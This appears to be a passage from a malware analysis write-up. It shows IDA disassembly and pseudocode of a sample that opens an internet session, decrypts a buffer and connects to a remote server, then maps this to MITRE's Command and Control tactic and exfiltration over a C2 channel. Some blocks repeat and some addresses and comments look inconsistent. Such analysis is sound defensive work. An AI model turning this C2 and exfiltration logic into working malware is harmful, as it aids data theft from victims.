.text:00406005 jne short loc_4000F9
.text:00406005 jmp loc_400423

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.text:00406005
.text:00406005 push 0 ; _DWORD
.text:00406005 push 0 ; _DWORD
.text:00406005 push [ebp+var_14] ; _DWORD
.text:00406005 call stru_425810.ptr_InternetOpenN
.text:00406005 mov [ebp+var_4], eax
.text:00406005 cmp [ebp+var_4], 0
.text:00406005 jne short loc_4000F9
.text:00406005 jmp loc_400423

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.v25 = sub_404080();
if ( v25 )
{
    v28 = sub_406038();
    if ( v28 )
    {
        v29 = decrypt_buffer(dword_41D170);
        if ( v29 )
        {
            v32 = ((int __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_425810.ptr_InternetOpenN(
                v28,
                0,
                0,
                0,
                0 );
            if ( v32 )
            {
                v18[0] = -273440688;
                v18[1] = -274161581;
                v18[2] = 0xEFFCA000;
                sub_401240(v18, 3);
                v19 = 3080250;
                v20 = 47;
                v21 = 0;
                while ( 1 )
                {
                    while ( 1 )
                    {
                        while ( 1 )
                        {
                            while ( 1 )
                            {
                                if ( !v4 )
                                    goto LABEL_48;
                                v5 = ((int __cdecl *)(_DWORD, _DWORD))stru_42540C.ptr_wcsstr)(v4, &v19);
                                if ( !v5 )
                                {
                                    v7 = v5 - (_DWORD)v4;
                                    qmemcpy(v16, v4, v7);

```

0000C4EB data\_Encryption\_and\_Encoding\_Connecting\_To\_Remote\_Server:69 (40D0EB) (Synchronized with IDA View-A)

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.text:0040D1E6
.text:0040D1E6 push 2fh ; '_'
.text:0040D1E6 lea eax, [ebp+var_150]
.text:0040D1E6 push eax ; _DWORD
.text:0040D1E6 call stru_42540C.ptr_wcschr
.text:0040D1E6 add esp, 8
.text:0040D1E6 test eax, eax
.text:0040D1E6 jz short loc_400116

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.text:0040D1E6
.text:0040D1E6 push 2fh ; '_'
.text:0040D1E6 lea eax, [ebp+var_150]
.text:0040D1E6 push eax ; _DWORD
.text:0040D1E6 call stru_42540C.ptr_wcschr
.text:0040D1E6 add esp, 8
.text:0040D1E6 test eax, eax
.text:0040D1E6 jz short loc_400116

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.text:0040D1E6
.text:0040D1E6 push 2fh ; '_'
.text:0040D1E6 lea eax, [ebp+var_150]
.text:0040D1E6 push eax ; _DWORD
.text:0040D1E6 call stru_425810.ptr_InternetConnectW

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

.text:0040D1E6
.text:0040D1E6 push 0 ; _DWORD
.text:0040D1E6 push 0 ; _DWORD
.text:0040D1E6 push 3 ; _DWORD
.text:0040D1E6 push 0 ; _DWORD
.text:0040D1E6 push 0 ; _DWORD

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

0000CSFB 0040D1FB: data_Encryption_and_Encoding_Connecting_To_Remote_Server:114 (40D1FB) (Synchronized with IDA View-A)

```

The mitre mapping for sending data to remote server will be as follows :

**#1 Command and Control as tactic**

- a. **Exfiltration over C2 channel as technique.**